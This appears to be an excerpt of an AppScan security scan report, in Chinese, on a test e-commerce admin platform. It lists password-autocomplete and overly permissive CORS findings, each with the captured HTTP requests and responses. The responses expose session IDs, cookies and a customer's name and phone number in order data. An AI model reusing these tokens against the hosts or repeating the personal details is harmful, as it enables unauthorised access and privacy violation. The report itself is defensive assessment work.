Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/x-www-form-urlencoded

reminder-email=test%40altoromutual.com

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="htt
...
...
...

```

```

        </div>
        <div class="form-group">
        <div class="col-xs-12">

            <input type="password" id="login-password" name="login-password" class="form-control"
placeholder="请输入密码">

        </div>
        </div>

        <div class="form-group">
        ...
        ...
        ...

        <div class="form-group">
        <div class="col-xs-12">
        <div class="input-group">
        <span class="input-group-addon"><i class="gi gi-asterisk"></i></span>
        <input type="password" id="register-password" name="register-password" class="form-
control input-lg" placeholder="Password">
        </div>
        </div>
        </div>
        <div class="form-group">
        <div class="col-xs-12">
        <div class="input-group">
        <span class="input-group-addon"><i class="gi gi-asterisk"></i></span>
        <input type="password" id="register-password-verify" name="register-password-verify"
class="form-control input-lg" placeholder="Verify Password">
        </div>
        </div>
        </div>
        <div class="form-group form-actions">
        ...
        ...
        ...

```

变体- | 2 / 2

差异: cookie 已从请求除去: ee7290de32e02a6f31d21e51ab01d02b

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```

GET /login.html?login-username=setest01&login-password=123456&login-remember-me=on HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/login.html
Cookie: enterpriseCode=SUNEEE; enterpriseId=55; account=setest01; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

```

```

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">

```

```

<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specif
...
...
...

  </div>
  <div class="form-group">
    <div class="col-xs-12">

      <input type="password" id="login-password" name="login-password" class="form-control"
placeholder="请输入密码">

    </div>
  </div>

  <div class="form-group">
...
...
...

  <div class="form-group">
    <div class="col-xs-12">
      <div class="input-group">
        <span class="input-group-addon"><i class="gi gi-asterisk"></i></span>
        <input type="password" id="register-password" name="register-password" class="form-
control input-lg" placeholder="Password">

```

```

    </div>
  </div>
</div>
<div class="form-group">
  <div class="col-xs-12">
    <div class="input-group">
      <span class="input-group-addon"><i class="gi gi-asterisk"></i></span>
      <input type="password" id="register-password-verify" name="register-password-verify"
class="form-control input-lg" placeholder="Verify Password">
    </div>
  </div>
</div>
<div class="form-group form-actions">
...
...
...

```

低

过度许可的 CORS 访问测试 51

TOC

问题 1 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: 2 (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /order/selectCmsOrderList/2?pageNum=1&pageSize=15&orderNo=&goodsname=sfdsafsa HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8

```



```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:20 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "total": 0,
      "orderList": [
      ]
    }
  ],
  "returncode": 1,
  "errmsg": null,
  "html": null,
  "returnCode": 1,
  "msg": null
}

```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /order/selectCmsOrderList/2?pageNum=1&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:50 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "total": 77,
      "orderList": [
        {
          "orderNo": "1049253685196654",

```

```

"enterpriseId": 55,
"shopId": 1670,
"userAccount": "1206654",
"createTime": 1515725368566,
"createTimeStr": "2018-01-12 10:49:28",
"totalPay": 200.00,
"totalMinis": 0.00,
"realPay": 200.00,
"walletPayQty": null,
"realPayQty": null,
"payStartTm": null,
"payStatus": 2,
"payFinishTm": null,
"addressId": 1191315,
"note": null,
"synStatus": 1,
"payType": null,
"deliveryAddress": null,
"receiverName": "怀信",
"receiverPhone": "18665939116",
"acceptSynStatus": 0,
"logisticsStatus": 0,
"status": 0,
"isSelfExtract": 0,
"freight": 0.00,
"hasInvoice": 0,
"parentOrderNo": "1049253685186654",
"autoCancelTime": null,
"deliveryTime": null,
"autoConfirmTime": null,
"confirmTime": null,
"shipmentsTime": null,
"shipmentsUser": "",
"userName": "怀信",
"userPhone": "18665939116",
"billNo": null,
"runid": null,
"globalFlowNo": null,
"taskOpinionList": null,
"totalNum": 1,
"orderDetails": [
  {
    "rid": 11877,
    "orderNo": "1049253685196654",
    "goodsId": 105172,
    "goodsNum": 2,
    "goodsPrice": 100.00,
    "totalValue": 200.00,
    "isScore": 0,
    "status": 0,
    "goodsCode": "0156474",
    "goodsName": "lalala",
    "goodsImg": "",
    "goodsSpec": "",
    "goodsUnit": "秒",
    "hasService": 0,
    "facilitatorId": null,
    "facilitatorCode": null,
    "goodsType": 0,
    "goodsModel": "",
    "parentOrderNo": "1049253685186654",
    "canAfterSaleNum": 2,
    "realTotalValue": 200.00,
    "classCode": "2693",
    "className": "设备类",
    "classId": null,
    "parentClassCode": null,
    "parentClassName": "设备类",
    "parentClassId": null,
    "brandId": 4404,
    "brandName": "SUNEEE",
    "orderServeList": null,
    "approvaltypeid": null,
    "goodslevelid": null,
    "gsbmId": null,
    "level": null,
    "gsbmname": null,
    "approvaltypename": null,
  }
]

```

```

        "createTime": null,
        "userAccount": null
    }
    ,
    "selfExtractInfo": null,
    "orderInvoice": null,
    "orderTicketList": null
}
,
{
    "orderNo": "1049253677076654",
    "enterpriseId": 55,
    "shopId": 1670,
    "userAccount": "1206654",
    "createTime": 1515725367754,
    "createTimeStr": "2018-01-12 10:49:27",
    "totalPay": 30.00,
    "totalMinis": 0.00,
    "realPay": 30.00,
    "walletPayQty": null,
    "realPayQty": null,
    "payStartTm": null,
    "payStatus": 2,
    "payFinishTm": null,
    "addressId": 1191315,
    "note": null,
    "synStatus": 1,
    "payType": null,
    "deliveryAddress": null,
    "receiverName": "怀信",
    "receiverPhone": "18665939116",
    "acceptSynStatus": 0,
    "logisticsStatus": 0,
    "status": 0,
    "isSelfExtract": 0,
    "freight": 0.00,
    "hasInvoice": 0,
    "parentOrderNo": "1049253677066654",
    "autoCancelTime": null,
    "deliveryTime": null,
    "autoConfirmTime": null,
    "confirmTime": null,
    "shipmentsTime": null,
    "shipmentsUser": "",
    "userName": "怀信",
    "userPhone": "18665939116",
    "billNo": null,
    "runid": null,
    "globalFlowNo": null,
    "taskOpinionList": null,
    "totalNum": 1,
    "orderDetails": [
        {
            "rid": 11876,
            "orderNo": "1049253677076654",
            "goodsId": 105173,
            "goodsNum": 3,
            "goodsPrice": 10.00,
            "totalValue": 30.00,
            "isScore": 0,
            "status": 0,
            "goodsCode": "0275319",
            "goodsName": "纸巾",
            "goodsImg": "",
            "goodsSpec": "",
            "goodsUnit": "盒",
            "hasService": 0,

```

```

...
...
...

```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
```

```

<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
    <!-- Login Title -->
    <!-- END Login Title -->

    <!-- Login Block -->
    <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
        <div align="center" style="padding:30px 0;">
            
            <div class="toptitle">        资源商城管理平台</div>
        </div>
    <!-- Login Form -->

```

...

...

过度许可的 CORS 访问测试

严重性:

低

CVSS 分数: 5.0

URL:

<http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList>

实体:

selectVipRoleList (Page)

风险:

可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因:

Web 应用程序编程或配置不安全

固定值:

修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /pubRole/selectVipRoleList?goodslevelid=3 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:30 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "code": null,
  "msg": null,
  "data": [
    [
      ]
    ],
  "html": null
}
```

过度许可的 CORS 访问测试**严重性:** 低**CVSS 分数:** 5.0**URL:** <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getUserInfo>**实体:** getUserInfo (Page)**风险:** 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息**原因:** Web 应用程序编程或配置不安全**固定值:** 修改“Access-Control-Allow-Origin”头以仅获取允许的站点**差异:****推理:** AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多**测试请求和响应:**

```
GET /goodsRestApi/getUserInfo HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/json
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:24 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "opcode": null,
      "goodsname": null,
      "goodstype": null,
      "departmentid": null,
      "goodsunit": null,
      "brandid": null,
      "factoryid": null,
      "prodarea": null,
      "inputmanid": 2,
      "bookindate": null,
      "bookindateStr": "2018-01-12 11:11:23",
      "status": null,
      "priceflag": null,
      "stupperlimit": null,
      "stlowerlimit": null,
    }
  ]
}
```

```

        "barcode": null,
        "classcodeflag": null,
        "smallscaleflag": null,
        "goodsclassid": null,
        "lastupdateerid": null,
        "lastupdateername": null,
        "lastupdatedate": null,
        "specmodel": null,
        "goodsspec": null,
        "goodsmodel": null,
        "classname": null,
        "goodsid": null,
        "enterpriseid": null,
        "enterprisecode": null,
        "goodscode": null,
        "taxinprice": null,
        "intax": null,
        "baseprice": null,
        "wsaleprice": null,
        "wdis": null,
        "o2osaleprice": null,
        "tmallsaleprice": null,
        "saleprice": null,
        "minprice": null,
        "outtax": null,
        "memo1": null,
        "memo2": null,
        "memo3": null,
        "memo4": null,
        "sendstatus": null,
        "warehouseid": null,
        "supplierid": null,
        "pricetypeid": null,
        "pricetypename": null,
        "goodstatus": null,
        "goodsclassname": null,
        "brandname": null,
        "wsalepricestarttime": null,
        "wsalepriceendtime": null,
        "goodssubname": null,
        "goodsproperty": null,
        "weight": null,
        "bulk": null,
        "releasechannel": null,
        "goodsimgurl": null,
        "basegoodsimgurl": null,
        "dtlgoodsimgurl": null,
        "iscontorlseq": 0,
        "expirationdate": null,
        "origin": null,
        "storagetemperature": null,
        "goodsclassnameek": null,
        "appgoodsname": null,
        "sellingpointdescription": null,
        "distributiontype": null,
        "distributionpreparationtime": null,
        "distributionprocessingtime": null,
        "adjustflag": null,
        "approvaltypeid": null,
        "goodslevelid": null,
        "gsbmid": null,
        "level": null,
        "gsbmname": null,
        "approvaltypename": null,
        "actdefid": null,
        "classcode": null,
        "inputmanname": "资源商城测试01",
        "factoryname": null,
        "notaxprice": null,
        "phonecomments": null,
        "pccomments": null,
        "sonoffdate": null
    }
},
"returnCode": 1,
"msg": null,
"html": null
}

```


过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodscontrolList.html
实体:	goodscontrolList.html (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
OPTIONS /static/goodscontrolList.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<style>
  #goodscontrol-table td {
    text-align: center;
    line-height: 28px;
  }
  #goodscontrol-table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="row">
  <div class="col-xs-12">
```

```

        <div id="goodscontrol-table"></div>
    </div>
</div>

<!--查询模板-->
<script id="goodscontrol_searchTempl" type="text/html">
    <div id="ins-search" class="from_table_con">
        <div class="form-group">
            <div>
                <form method="post" id="goodscontrolsearchForm" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <td>资产编码</td>
                            <td>
                                <input type="text" class="form-control goods_se_entry" name="goodscode"
                                id="goodscontrolcode"
                                autocomplete="off"/>
                                <input type="hidden" name="goodsid" id="goodscontrolid"/>
                            </td>
                        </tr>
                        <tr>
                            <td>资产名称</td>
                            <td>
                                <input type="text" class="form-control" name="goodsname" id="goodsname"/>
                            </td>
                        </tr>
                        <tr>
                            <td>上下架状态</td>
                            <td>
                                <select id="goodscontrolselect" name="status" class="form-control" type="text">
                                    <option value>--请选择--</option>
                                    <option value='2'>待上架</option>
                                    <option value='1'>上架</option>
                                    <option value='0'>下架</option>
                                </select>
                            </td>
                        </tr>
                    </table>
                </form>
            </div>
        </div>
    </div>
</script>

<!--查询模板-->
<script id="ongoods_Temp" type="text/html">
    <div id="ongoods_Dig" class="from_table_con">
        <div class="form-group">
            <div>
                <form method="post" id="on_goods_form" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <!-- <td>上架时间</td>
                            <td>
                                <input type="text" class="form-control " id="od_begindate" name="begindate"
                                value="">
                            </td>
                            <td>下架时间</td>
                            <td>
                                <input type="text" class="form-control " id="od_enddate" name="enddate"
                                value="">
                            </td>
                        <td>-->
                        <td align="center">
                            确认上架</td>
                    </tr>
                </table>
            </form>
        </div>
    </div>
</script>

<script type="text/javascript">

```

```

//初始化js
$(function () {
    //var goodsURL = "http://test.vr.weilian.cn:40884/";
    var goodsURLs = goodsURL;
    //初始化上下架管理列表
    var option = {
        plusBtn: [{
            id: "queryGoodscontrolBtn",
            text: "查询",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "onGoodscontrolBtn",
            text: "上架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }, {
            id: "offGoodscontrolBtn",
            text: "下架",
            clazz: "btn btn-primary btn-sm",
            iconClass: "fa fa-grav"
        }
    ],
    //自定义按钮绑定事件
    onInit: function () {

...
...
...

```

变体-| 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/goodscontrolList.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

```

```

<style>
    #goodscontrol-table td {
        text-align: center;
        line-height: 28px;
    }
    #goodscontrol-table th {
        text-align: center;
        line-height: 28px;
    }
</style>
<div class="row">

```

```

        <div class="col-xs-12">
            <div id="goodscontrol-table"></div>
